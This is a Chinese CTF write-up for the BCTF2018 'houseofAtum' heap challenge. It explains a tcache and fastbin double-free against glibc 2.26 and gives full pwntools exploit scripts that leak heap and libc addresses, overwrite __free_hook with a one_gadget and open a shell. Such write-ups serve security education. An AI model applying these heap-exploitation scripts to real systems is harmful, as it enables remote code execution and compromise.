【CTF解题】BCTF2018-houseofatum-Writeup题解

原创

IT老涵 于 2021-10-14 16:19:44 发布 121 收藏

分类专栏： 安全 网络 CTF 文章标签： ubuntu 网络安全 计算机网络


安全 同时被 3 个专栏收录


375 篇文章 21 订阅
订阅专栏


网络

355 篇文章 13 订阅
订阅专栏


CTF

10 篇文章 3 订阅
订阅专栏



先把ld和Libc给换成题目给的

```
patchelf --set-interpreter ./glibc-all-in-one/libs/2.26-0ubuntu2_amd64/ld-2.26.so  --replace-needed
./glibc-all-in-one/libs/2.27-3ubuntu1_amd64/libc.so.6 ./glibc-all-in-one/libs/2.26-
0ubuntu2_amd64/libc-2.26.so houseofAtum
```

程序分析

这里只进行一些简单的分析，其他的博客分析的很详细了

```
bigeast@ubuntu:~/Desktop/ctf$ ./houseofAtum
1. new
2. edit
3. delete
4. show
```

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  int v3; // eax

  initialize(argc, argv, envp);
  while ( 1 )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        v3 = menu();
        if ( v3 != 2 )
          break;
        edit();
      }
      if ( v3 > 2 )
        break;
      if ( v3 != 1 )
        goto LABEL_13;
      alloc();
    }
    if ( v3 == 3 )
    {
      del();
    }
    else
    {
      if ( v3 != 4 )
LABEL_13:
        exit(0);
      show();
    }
  }
}
```

```
int alloc()
{
  int i; // [rsp+Ch] [rbp-4h]

  for ( i = 0; i <= 1 && notes[i]; ++i )
    ;
  if ( i == 2 )
    return puts("Too many notes!");
  printf("Input the content:");
  notes[i] = malloc(0x48uLL);
  readn(notes[i], 72LL);
  return puts("Done!");
}
```

这里ull表示无符号长整形，ll表示长整型，就是8字节。
这里72=0x48,72LL表示用8字节来存储72。没有在字符串末尾添加/x00，而且没有初始化，可能存在泄漏。利用visit或者show函数打印的时候就能泄漏了。

```
unsigned __int64 del()
{
  int v1; // [rsp+0h] [rbp-10h]
  char v2[2]; // [rsp+6h] [rbp-Ah] BYREF
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Input the idx:");
  v1 = getint();
  if ( v1 >= 0 && v1 <= 1 && notes[v1] )
  {
    free((void *)notes[v1]);
    printf("Clear?(y/n):");
    readn(v2, 2uLL);
    if ( v2[0] == 121 )
      notes[v1] = 0LL;
    puts("Done!");
  }
  else
  {
    puts("No such note!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

当clear选择n的时候，不会清空note数组的指针，而edit和show都是通过这个来判断一个note是否存在。

漏洞利用的参考程序

参考链接，https://changochen.github.io/2018-11-26-bctf-2018.html
受上文的启发，虽然他的图画错了（头节点不应该指向其fd而应该指向chunk头）

实验该参考程序过程发现了一个小现象：

当malloc(0x20)，分配的chunk的size为0x21
当malloc(0x28)，分配的chunk的size为0x21
当malloc(0x29)，分配的chunk的size为0x41
0x20=32字节，是分配一个chunk的最小空间=presize+size+fd+bk=32字节。size后面多1表示上一个chunk的状态。可以看到当malloc(28)，显示的size仍然为0x21，肯定是和后一个chunk的presize复用了。

```c
#include <unistd.h>
#include <stdlib.h>
#include <malloc.h>
void main(){
void *a = malloc(0x28);
void *b = malloc(0x28);
// fill the tcache
for(int i=0; i<7 ;i++){
    free(a);
}
sleep(0);
free(b);//fast bin

//What will happen with this:
free(a);// fast bin
}
```

free b后：

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555757000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555757250
Size: 0x31
fd: 0x555555757260

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555757280
Size: 0x31
fd: 0x00

Top chunk | PREV_INUSE
Addr: 0x5555557572b0
Size: 0x20d51

pwndbg> bins
tcachebins
0x30 [  7]: 0x555555757260 ◂— 0x555555757260 /* '`ruUUU' */
fastbins
0x20: 0x0
0x30: 0x555555757280 ◂— 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

free a之后：
发现 a也进了fast bin里面，而且其fd指向了b的presize字段。这样我们就可以通过malloc从tcache bin里得到a的fd，从而修改b的presize，甚至presize后面的size等内容【网络安全学习资料·攻略】

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555757000
Size: 0x251

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555757250
Size: 0x31
fd: 0x555555757280

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555757280
Size: 0x31
fd: 0x00

Top chunk | PREV_INUSE
Addr: 0x5555557572b0
Size: 0x20d51

pwndbg> bins
tcachebins
0x30 [  7]: 0x555555757260 —▸ 0x555555757280 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x555555757250 —▸ 0x555555757280 ◂— 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

漏洞利用思路

我们的目标是最终执行system('/bin/sh'),而且是通过堆来完成。在《HITB CTF 2018 gundam》中，我们通过动态获得libc基地址，进而计算出_free_hook地址和system地址，想方设法在_free_hook地址处写入system地址，再创建1个内容为'/bin/sh'的chunk，然后释放，就可以触发_free_hook，最终执行system('/bin/sh')。这道题同样可以采取这种思路。1.要动态获得libc基地址，就要用到unsorted bin，在tcache的count为7的情况下，将符合unsorted bin大小的chunk释放到unsorted bin中。该chunk前向指针fd和后向指针bk的值就是要泄露的地址（详细分析见上一篇《HITB CTF 2018 gundam分析》）。

2.题目中创建的house of Atum chunk的大小为0x51。显然，这样chunk释放后只能进入tcache bin和fast bin，要想使其进入unsorted bin，就得改变指定chunk的大小。

3.要在_free_hook地址处写入system地址，就得构建1个以_free_hook地址为数据区地址的chunk，即_free_hook-0x10为起始地址的chunk，以system地址作为内容参数。
以下分析和调试过程基于以上3点考虑，通过对堆块chunk的灵活操作，成功执行获得shell。

泄露Chunk的fd地址

```
连续释放同一个chunk7次后,此时通过show即可获得chunk 0的fd的地址，书本中记为heap_addr
--------
tcachebin[7] -> chunk 0.fd <- chunk 0.fd
fastbin[] : null
--------
```

伪造chunk

动态获得了heap_addr，即chunk0的next指针，后面该如何利用?
根据前面分析，要获得libc的基地址，就要改变chunk0的大小为0x91。chunk0的size域位于chunk0头部16个字节的后半部分中，可以考虑创建1个以chunk0-0x10为起始地址的chunk1，将chunk0的新的size值（0x91）作为chunk1的内容。要从tcachebin中分配chunk1时，前提是chunk1在tcachebin中，有两种方式可以使chunk1(chunk0-0x10为起始地址）进入tcachebin：一种是构造tcache bin的double free 然后构造chunk0-0x10为起始地址的fake chunk，另一种是将chunk1链接到fastbin中某个chunk后面，这样当chunk被从fastbin中分配时，其后面的chunk1就会被移到tcache中。我们首先分析第一种方法：
因为题目限制只能创建2个chunk，所以构造了faka chunk后，已经创建了2个chunK了，此时这两个chunk都是指向chunk 0的，无论释放哪一个，都会导致faka chunk丢失。
如下，两个已经创建的chunk都是指向0x5616cec43260的，无论释放哪一个都会导致fake chunk 0x5616cec43250的丢失。
所以本题用了两次把fastbin中的fake chunk转移到tcache bin

泄露libc地址

连续释放chunk0 7次，将会使chunk0进入0x90大小的tcachebin中，再释放1次，chunk0将会进入unsortedbin。就可以按像gundam那样泄漏glibc地址，就是先

分析tcache的结构体是位于堆的低地址的最开头，也是一个chunk。

为什么创建的是0x50大小的Chunk，而不是0x48?

我们看到代码中是malloc(0x48),0x48是userdata的大小，还需要加上presize和size的大小，也就是0x48+0x10=0x58,然后由于该chunk被使用，所以会占用下一个chunk的presize字段，所以0x58-0x8=0x50。所以每次只用分配0x50大小的chunk.

带详细注释的代码

```python
from pwn import *

io = process('./houseofAtum')
libc = ELF('././glibc-all-in-one/libs/2.26-0ubuntu2_amd64/libc-2.26.so')
context.log_level='debug'
def new(cont):
    io.sendlineafter('choice:','1')
    io.sendafter("content:",cont)

def edit(idx,cont):
    io.sendlineafter('choice:','2')
    io.sendlineafter('idx:',str(idx))
    io.sendafter("content:",cont)

def delete(idx,x):
    io.sendlineafter('choice:','3')
    io.sendlineafter('idx:',str(idx))
    io.sendlineafter('(y/n):',x)

def show(idx):
    io.sendlineafter('choice:','4')
    io.sendlineafter('idx:',str(idx))

def leak_heap():
    global heap_addr
```

```
    global heap_addr
    new('A') 初始chunk 0,记住这是初始的chunk0空间，后面会反复用到这个空间。

    new(p64(0)*7 + p64(0x11))
    # 为什么分配两个0x50的chunk? 因为tcache bin和fast
    # bin都不会清除preuse,所以在后面将0x90大小的fake chunk放入unsorted
    # bin时会检查下一个chunk的preuse位置,若为0则会报错，所以这里一定要在56个字节之后构造一个0x11。

    delete(1,'y') #构造完就没用了，可以删掉了

    for i in range(6): #构造double free填满tcache bin
        delete(0,'n')

    show(0)
    io.recvuntil("Content:")
    heap_addr = u64(io.recv(6).ljust(8,'\x00'))
    #输出自己的user data的地址
    log.info("heap_addr: 0x%x" % heap_addr)

def leak_libc():
    global libc_base
    delete(0,'y') #指向初始chunk0的空间，
    # 输出完heap_addr也没用了，所以要删掉，会被放进fastbin。
    # 此时由于最后一个进入fastbin的chunk的fd会被清0，
    # 所以tcachebin的next指针会被清0。
    # 此时，
    # tcache bin[7]:chunk 0.fd -> 0
    # fasbin:chunk 0.presize -> 0

    # 为什么在这之后不再直接free一个chunk 0直接修改chunk 0的size呢，
    # 再free一个chunk 0它会进入fastbin，
    # 会被fastbin检测出double free，
    # 上面的参考程序要修改的chunk是另外的chunk,不能是double free的chunk。
    # 所以行不通。
    # 所以要间接的修改size。

    new(p64(heap_addr-0x20))
    # 此时得到chunk0指向 初始的chunk0,并且改变了chunk 0的fd ，
    # 此时，
    # tcache bin[6]:0
    # fasbin:chunk 0.presize -> chunk0.presize-0x10 -> 0 ，
    # 这里修改后
    # 在分配内存的时候不会有任何检查其头部?
    # 分配的时候fastbin会检查头部是否符合当前fastbin的大小，
    # 但是我们这个chunk我们不会当它在fastBin的时候就分配它。
    # 后面我们会先把它转移到tcachebin,而转移到tcache bin的过程貌似不会检查其Size，
    # 而在tcache bin的时候再分配它出去，tcache bin不会检查其头部大小
    # 同时，还发现entries指针被清空居然不和counts做检查！！！


    new('A') #此时得到chunk1指向 初始的chunk 0，
    # 由于tcache的entries指针已经被清空，堆块会从fastbin取出。
    # 剩下的堆块会被整理到tcache，
    # 于是fd指针的地址（chunk0.presize-0x10)会被写入tcache entries,同时counts加1等于7
    # 此时，
    # tcache bin[7]:chunk0.presize-0x10 -> 0
    # fasbin:0，
    # 这一步就是为了把fastbin里面的指向chunk0的presize-0x10的chunk放入tcache bin
    # 小发现：把fastbin剩余的chunk放入tcache bin会导致tcache bin的count数量改变。
```

```
    delete(1,'y') # 上面的工作完成后这个Chunk就没用了，释放掉，进入fastbin。
    #此时
    # tcache bin[7]:chunk0.presize-0x10 -> 0
    # fasbin: chunk0.presize

    new(p64(0)+p64(0x91)) ##指向初始的chunk.presize-0x10的空间，
    # 此时拿到了fake chunk，fake chunk的user data指向初始chunk 0 的presize
    # 此时，
    # tcache bin 0x50 [6]: 0
    # fasbin 0x50 : chunk0.presize
    # 此时初始的chunk 0的size已经被修改了。变成了0x91,即大小为0x90。

    for i in range(7):
        delete(0,'n') #指向初始的chunk0的空间
    # 此时会填满tcache 为0x90的bin，并且会改写0x50的fast bin。
    # 即此时
    # tcache 0x50 bin[6]: 0
    # tcache 0x90 #bin[7]:chunk0.fd->chunk0.fd
    # fasbin 0x50: chunk0.presize->chunk0.fd ,

    delete(0,'y') #指向初始的chunk0的空间
    # 此时进入Unsorte bin.
    # 此时 ,
    # tcache 0x50 bin[6]: 0 ,
    # tcache 0x90 bin[7]:chunk0.fd-> main_arena+88
    # fasbin 0x50 : chunk0.presize -> main_arena+88
    # unsorte bin:chunk0.presize -> main_arena+88

    edit(1,'A'*0x10)
    # 此时会修改初始chunk0.presize-0x10的usedata,即会修改chunk0的presize和size字段
    # 这样后面打印的话方便找到打印的地址在哪。
    # 因为chunk0 已经被完全删掉了，
    # 或者之前不完成删掉打印完再删掉也行，反正现在只剩chunk1了

    show(1)
    io.recvuntil('A'*0x10)
    libc_base = u64(io.recv(6).ljust(8,'\x00'))-0x3abc78
    log.info("libc base:0x%x" % libc_base)
    debug(1)

def pwn():
    one_gadget = libc_base + 0xdd752
    free_hook = libc_base + libc.symbols['__free_hook']
    edit(1,p64(0)+p64(0x51)+p64(free_hook-0x10))
    # 修改了初始的Chunk0大小为0x50,为什么要改回来？
    # 因为后面要从fastbin中new一个chunk0了，
    # fastbin会检查size释放应该在此fastbin中。
    # 修改了初始的chunk0的fd为free_hook-0x10
    # 此时 ,
    # tcache 0x50 bin[6]: 0 ,
    # tcache 0x90 bin[7]:chunk0.fd-> free_hook-0x10
    # fasbin 0x50 : chunk0.presize -> free_hook-0x10
    # unsorte bin:chunk0.presize 的fd -> free_hook-0x10 , chunk0.presize 的bk -> main_arena+88



    new('A') chunk0 ,因为这里要new 所以前面必须把chunk0 改回0x50大小
    # 指向初始chun0空间
    # 这里的作用是把free hook放进tcache bin 0x50
    # 此时 ,
```

```
    # tcache 0x50 bin[7]: free_hook
    # tcache 0x90 bin[7]:chunk0.fd-> free_hook-0x10
    # fasbin 0x50 :
    # unsorte bin:chunk0.presize 的fd -> free_hook-0x10 , chunk0.presize 的bk -> main_arena+88

    delete(0,'y')
    # 回收chunk0，没用了。回收进fast bin 0x50
    # 此时 ，
    # tcache 0x50 bin[7]: free_hook
    # tcache 0x90 bin[7]:chunk0.fd-> free_hook-0x10
    # fasbin 0x50 : chunk0.presize
    # unsorte bin:chunk0.presize 的fd -> free_hook-0x10 , chunk0.presize 的bk -> main_arena+88

    new(p64(one_gadget)) #chunk0
    # 取出free hook的空间，然后修改
    # 此时 ，
    # tcache 0x50 bin[7]: 0
    # tcache 0x90 bin[7]:chunk0.fd-> free_hook-0x10
    # fasbin 0x50 : chunk0.presize
    # unsorte bin:chunk0.presize 的fd -> free_hook-0x10 , chunk0.presize 的bk -> main_arena+88

    io.sendlineafter("choice:",'3')
    io.sendlineafter(":",'0')
    io.interactive()
def debug(id):
    log.info('check point %d' % id)
    gdb.attach(io)
    pause()
if __name__=='__main__':
    leak_heap()
    leak_libc()
```

可直接运行的代码


```
from pwn import *

io = process('./houseofAtum')
libc = ELF('./glibc-all-in-one/libs/2.26-0ubuntu2_amd64/libc-2.26.so')
context.log_level='debug'
def new(cont):
    io.sendlineafter('choice:','1')
    io.sendafter("content:",cont)

def edit(idx,cont):
    io.sendlineafter('choice:','2')
    io.sendlineafter('idx:',str(idx))
    io.sendafter("content:",cont)

def delete(idx,x):
    io.sendlineafter('choice:','3')
    io.sendlineafter('idx:',str(idx))
    io.sendlineafter('(y/n):',x)

def show(idx):
    io.sendlineafter('choice:','4')
    io.sendlineafter('idx:',str(idx))

def leak_heap():
```

```
    global heap_addr
    new('A')# chunk 0
    #debug(1)
    new(p64(0)*7 + p64(0x11)) #chunk 1
    #debug(2)
    delete(1,'y') #delete chunk 1
    #debug(3)
    for i in range(6):
        delete(0,'n')
    #debug(4)
    show(0)
    io.recvuntil("Content:")
    heap_addr = u64(io.recv(6).ljust(8,'\x00'))
    log.info("heap_addr: 0x%x" % heap_addr)
    #new(p64(heap_addr-0x10)) #chunk 1 fake chunk
    #debug(1)
    #delete(1,'y') # delete chunk 1
    #debug(2)

def leak_libc():
    global libc_base
    delete(0,'y') #fastbin
    #debug(0)
    new(p64(heap_addr-0x20)) #tcache bin get and fast bin add fake chunk
    #debug(1)
    new('A') # fastbin get and fastbin fake chunk put to tcache bin
    #debug(2)
    delete(1,'y') # put to fastbin
    new(p64(0)+p64(0x91)) #fake size

    for i in range(7):
        delete(0,'n')

    #debug(1)
    delete(0,'y')
    #debug(2)
    edit(1,'A'*0x10)
    #debug(2)
    show(1)
    io.recvuntil('A'*0x10)
    libc_base = u64(io.recv(6).ljust(8,'\x00'))-0x3dac78
    log.info("libc base:0x%x" % libc_base)
    #debug(1)
def pwn():
    one_gadget = libc_base +  0xfcc6e
    free_hook = libc_base + libc.symbols['__free_hook']
    edit(1,p64(0)+p64(0x51)+p64(free_hook-0x10))
    #debug(1)
    new('A')
    #debug(1)
    delete(0,'y')
    #debug(2)
    new(p64(one_gadget))
    #debug(3)
    io.sendlineafter("choice:",'3')
    io.sendlineafter(":",'0')
    io.interactive()
def debug(id):
    log.info('check point %d' % id)
```

```
    gdb.attach(io)
    pause()
if __name__=='__main__':
    leak_heap()
    leak_libc()
    pwn()
```

新发现：不同Libc的unsorte bin在main_arena的偏移不同，Libc2.26是88，Libc2.27是96.

总结

gundam和houseofAtum这两道题都是利用了LIBC2.26中tcache bin可以double free的特点。

gundam：
由于每次build的chunk大于0x90,所以可以重复释放8次同一个chunk,然后在unsortebin中泄漏libc地址。然后，直接在tcache中构造double free然后把free_hook作为fake chunk链接到tcache bin中，然后修改free hook。

houseofAtum：
由于每次build的chunk只有0x50大小，不能被放入unsorted bin，导致无法泄漏Libc地址。所以首先要考虑修改chunk的大小，要修改chunk的大小，只能通过构造fake chunk来修改。而由于限制只能new 2个chunk,所以不能直接在tcache bin中构造double free来链接fake chunk(这点已经在上面分析过了)，所以只能通过把fastbin中的fake chunk移入tcache bin中来构造fake chunk。
构造完fake chunk后就能修改chunk的大小，从而放入Unsorted bin中泄漏libc地址。泄漏完Libc地址后，又要构造fake chunk来修改free_hook,构造方法同上，也是要在fast bin中构建完后移入tcache bin。

one-gadget安装

sudo apt -y install ruby
sudo gem install one_gadget
需要满足一些条件，
比如： [rsp+0x30] == NULL

```
bigeast@ubuntu:~/Desktop/ctf$ one_gadget ./glibc-all-in-one/libs/2.26-0ubuntu2_amd64/libc-2.26.so
0x47c46 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x47c9a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xfcc6e execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0xfdb1e execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

知识点的复习

通过这道题又复习和捋清楚了一些bin的存储方式：
主线程的Main_arena保存在libc.so的数据的里，其中包括了fastbinsY和bins。
fastbin和Unsortedbin 是后进先出，其他bins是先进先出。
fastbin只用到fd指针，后进来的chunk放在链表头。fd指向上一个进来链表的节点。第一个进来的chunk的fd指向的是特殊的“0”，代表前面没有chunk。
而且fastbin里面的chunk不会进行合并操作，只有当调用malloc_consolidate()的含时候才会取出来与相邻的freechunk合并，所以fast bin的chunk的下一个chunk的PRV INUSE始终为1，处于使用状态。

最后

想学网络安全打CTF的同学可以关注私我